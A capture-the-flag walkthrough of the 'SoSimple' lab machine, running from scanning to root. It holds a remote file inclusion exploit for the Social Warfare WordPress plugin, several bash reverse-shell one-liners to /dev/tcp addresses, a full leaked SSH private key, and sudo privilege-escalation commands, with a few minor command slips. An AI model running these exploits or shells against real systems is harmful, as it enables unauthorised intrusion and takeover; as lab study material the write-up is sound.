SoSimple

Nmap

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 5b:55:43:ef:af:d0:3d:0e:63:20:7a:f4:ac:41:6a:45 (RSA)
|   256 53:f5:23:1b:e9:aa:8f:41:e2:18:c6:05:50:07:d8:d4 (ECDSA)
|_  256 55:b7:7b:7e:0b:f5:4d:1b:df:c3:5d:a1:d7:68:a9:6b (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: So Simple
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Gobuster

```
/wordpress
```

Plugin version

Page source reveals social warfare plugin v3.5.0

```
<!-- Social Warfare v3.5.0 https://warfareplugins.com --><
    url("http://192.168.95.78/wordpress/wp-content/plugins,
<!-- Social Warfare v3.5.0 https://warfareplugins.com -->
```

Public exploit available on exploit db

https://www.exploit-db.com/exploits/46794

Proof of concept


```
1. Create payload file and host it on a location accessible by a targeted website.
Payload content : "<pre>system('cat /etc/passwd')</pre>"

2. Visit http://WEBSITE/wp-admin/admin-post.php?
swp_debug=load_options&swp_url=http://ATTACKER_HOST/payload.txt

3. Content of /etc/passwd will be returned
```

Foothold

```
python2 46794.py  --target "http://192.168.95.78/wordpress/" --payload-uri "http://192.168.49.95:8000/payload.txt"
```

returns output specified in out payload.txt

```
<pre>system('cat /etc/passwd')</pre>
```




We see a steven user

Getting on the box

I tried running a bash reverse shell through the payload.txt but it does not call back. Instead we can create a bash script on the box and run it.

Put these commands in the payload.txt and re-run the exploit

```
echo "bash -i >& /dev/tcp/10.0.0.1/8080 0>&1" > shell.sh

#Change the permissions

chmod +x shell.sh

#Now send a command to run the exploit after setting up a nc listner

bash shell.sh
```



```
┌──(root💀kali)-[~/pg/boxes/sosimple]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.49.95] from (UNKNOWN) [192.168.95.78] 53318
bash: cannot set terminal process group (922): Inappropriate ioctl for device
bash: no job control in this shell
www-data@so-simple:/var/www/html/wordpress/wp-admin$
```

Interesting files

mybackup.txt

```
JEQGQYLWMUQHI3ZANNSWK4BAORUGS4ZAOBQXG43XN5ZGIIDTN5WWK53IMVZGKIDTMFTGK3DZEBRGKY3BOVZ
WKICJEBRWC3RHOQQHEZLNMVWWEZLSEBUXIORAN5YGK3TTMVZWC3LF
```

/home/max/.ssh/id_rsa

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAx231yVBZBsJXe/VOtPEjNCQXoK+p5HsA74EJR7QoI+bsuarBd4Cd
mnckYREKpbjS4LLmN7awDGa8rbAuYq8JcXPdOOZ4bjMknONbcfc+u/6OHwcvu6mhiW/zdS
DKJxxH+OhVhblmgqHnY4U19ZfyL3/sIpvpQ1SVhwBHDkWPO4AJpwhoL4J8AbqtS526LBdL
KhhC+tThhG5d7PfUZMzMqyvWQ+L53aXRL1MaFYNcahgzzk0xt2CJsCWDkAlacuxtXoQHp9
SrMYTW6P+CMEoyQ3wkVRRF7oN7x4mBD8zdSM1wc3UilRN1sep20AdE9PE3KHsImrcMGXI3
D1ajf9C3exrIMSycv9Xo6xiHlzKUoVcrFadoHnyLI4UgWeM23YDTP1Z05KIJrovIzUtjuN
pHSQIL0SxEF/hOudjJLxXxDDv/ExXDEXZgK5J2d24RwZg9kYuafDFhRLYXpFYekBr0D7z/
qE5QtjS14+6JgQS9he3ZIZHucayi2B5IQoKGsgGzAAAFiMF1atXBdWrVAAAAB3NzaC1yc2
EAAAGBAMdt9clQWQbCV3v1TrTxIzQkF6CvqeR7AO+BCUe0KCPm7LmqwXeAnZp3JGERCqW4
0uCy5je2sAxmvK2wLmKvCXFz3TjmeG4zJJzjW3H3Prv+jh8HL7upoYlv83UgyiccR/joVY
W5ZoKh52OFNfWX8i9/7CKb6UNUlYcARw5FjzuACacIaC+CfAG6rUuduiwXSyoYQvrU4YRu
Xez31GTMzKsr1kPi+d2l0S9TGhWDXGoYM85NMbdgibAlg5AJWnLsbV6EB6fUqzGE1uj/gj
BKMkN8JFUURe6De8eJgQ/M3UjNcHN1IpUTdbHqdtAHRPTxNyh7CJq3DBlyNw9Wo3/Qt3sa
yDEsnL/V6OsYh5cylKFXKxWnaB58iyOFIFnjNt2A0z9WdOSiCa6LyM1LY7jaR0kCC9EsRB
f4TrnYyS8V8Qw7/xMVwxF2YCuSdnduEcGYPZGLmnwxYUS2F6RWHpAa9A+8/6hOULY0tePu
iYEEvYXt2SGR7nGsotgeSEKChrIBswAAAAMBAAEAAAGBAJ6Z/JaVp7eQZzLV7DpKa8zTx1
arXVmv2RagcFjuFd43kJw4CJSZXL2zcuMfQnB5hHveyugUCf5S1krrinhA7CmmE5Fk+PHr
Cnsa9Wa1Utb/otdaR8PfK/C5b8z+vsZL35E8dIdc4wGQ8QxcrIUcyiasfYcop2I8qo4q0l
evSjHvqb2FGhZul2BordktHxphjA12Lg59rrw7acdDcU6Y8UxQGJ70q/JyJOKWHHBvf9eA
V/MBwUAtLlNAAllSlvQ+wXKunTBxwHDZ3ia3a5TCAFNhS3p0WnWcbvVBgnNgkGp/Z/Kvob
Jcdi1nKfi0w0/oFzpQA9a8gCPw9abUnAYKaKCFlW4h1Ke21F0qAeBnaGuyVjL+Qedp6kPF
zORHt816j+9lMfqDsJjpsR1a0kqtWJX8O6fZfgFLxSGPlB9I6hc/kPOBD+PVTmhIsa4+CN
f6D3m4Z15YJ9TEodSIuY47OiCRXqRItQkUMGGsdTf4c8snpor6fPbzkEPoolrj+Ua1wQAA
AMBxfIybC03A0M9v1jFZSCysk5CcJwR7s3yq/0UqrzwS5lLxbXgEjE6It9QnKavJ0UEFWq
g8RMNip75Rlg+AAoTH2DX0QQXhQ5tV2j0NZeQydoV7Z3dMgwWY+vFwJT4jf1V1yvw2kuNQ
N3YS+1sxvxMWxWh28K+UtkbfaQbtyVBcrNS5UkIyiDx/OEGIq5QHGiNBvnd5gZCjdazueh
```

```
cQaj26Nmy8JCcnjiqKlJWXoleCdGZ48PdQfpNUbs5UkXTCIV8AAADBAPtx1p6+LgxGfH7n
NsJZXSWKys4XVLOFcQK/GnheAr36bAyCPk4wR+q7CrdrHwn0L22vgx2Bb9LhMsM9FzpUAk
AiXAOSwqA8FqZuGIzmYBV1YUm9TLI/b01tCrO2+prFxbbqxjq9X3gmRTu+Vyuz1mR+/Bpn
+q8Xakx9+xgFOnVxhZ1fxCFQO1FoGOdfhgyDF1IekET9zrnbs/MmpUHpA7LpvnOTMwMXxh
LaFugPsoLF3ZZcNc6pLzS2h3D5YOFyfwAAAMEAywriLVyBnLmfh5PIwbAhM/B9qMgbbCeN
pgVr82fDG6mg8FycM7iU4E6f7OvbFE8UhxaA28nLHKJqiobZgqLeb2/EsGoEg5Y5v7P8pM
uNiCzAdSu+RLC0CHf1YOoLWn3smE86CmkcBkAOjk89zIh2nPkrv++thFYTFQnAxmjNsWyP
m0Qa+EvvCAajPHDTCR46n2vvMANUFIRhwtDdCeDzzURs1XJCMeiXD+0ovg/mzg2bp1bYp3
2KtNjtorSgKa7NAAAADnJvb3RAc28tc2ltcGxlAQIDBA==
-----END OPENSSH PRIVATE KEY-----
```

We can copy Max's rsa key and ssh as him

```
ssh -i max-rsa max@192.168.95.78
```

Priv esc

```
[+] Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
Matching Defaults entries for max on so-simple:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User max may run the following commands on so-simple:
    (steven) NOPASSWD: /usr/sbin/service
```

Max can sudo as steven

```
sudo -u steven /usr/sbin/service ../../bin/sh
```

```
max@so-simple:/home/steven$ sudo -u steven /usr/sbin/service ../../bin/sh
$ id
uid=1001(steven) gid=1001(steven) groups=1001(steven)
```

Steven can run sudo on /opt/tools/server-health.sh but it does not exist


Create the directory and place a reverse-shell named server-health.sh

```
Cd /opt
mkdir tool
```

Bash reveerse shell

```
echo "bash -i >& /dev/tcp/192.168.49.95/9001 0>&1" > server-health.sh
```

```
$ sudo -u root /opt/tools/server-health.sh
```


┌──(root💀kali)-[~/pg/boxes/sosimple]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.49.95] from (UNKNOWN) [192.168.95.78] 53342
root@so-simple:/opt/tools# id
id
uid=0(root) gid=0(root) groups=0(root)
root@so-simple:/opt/tools#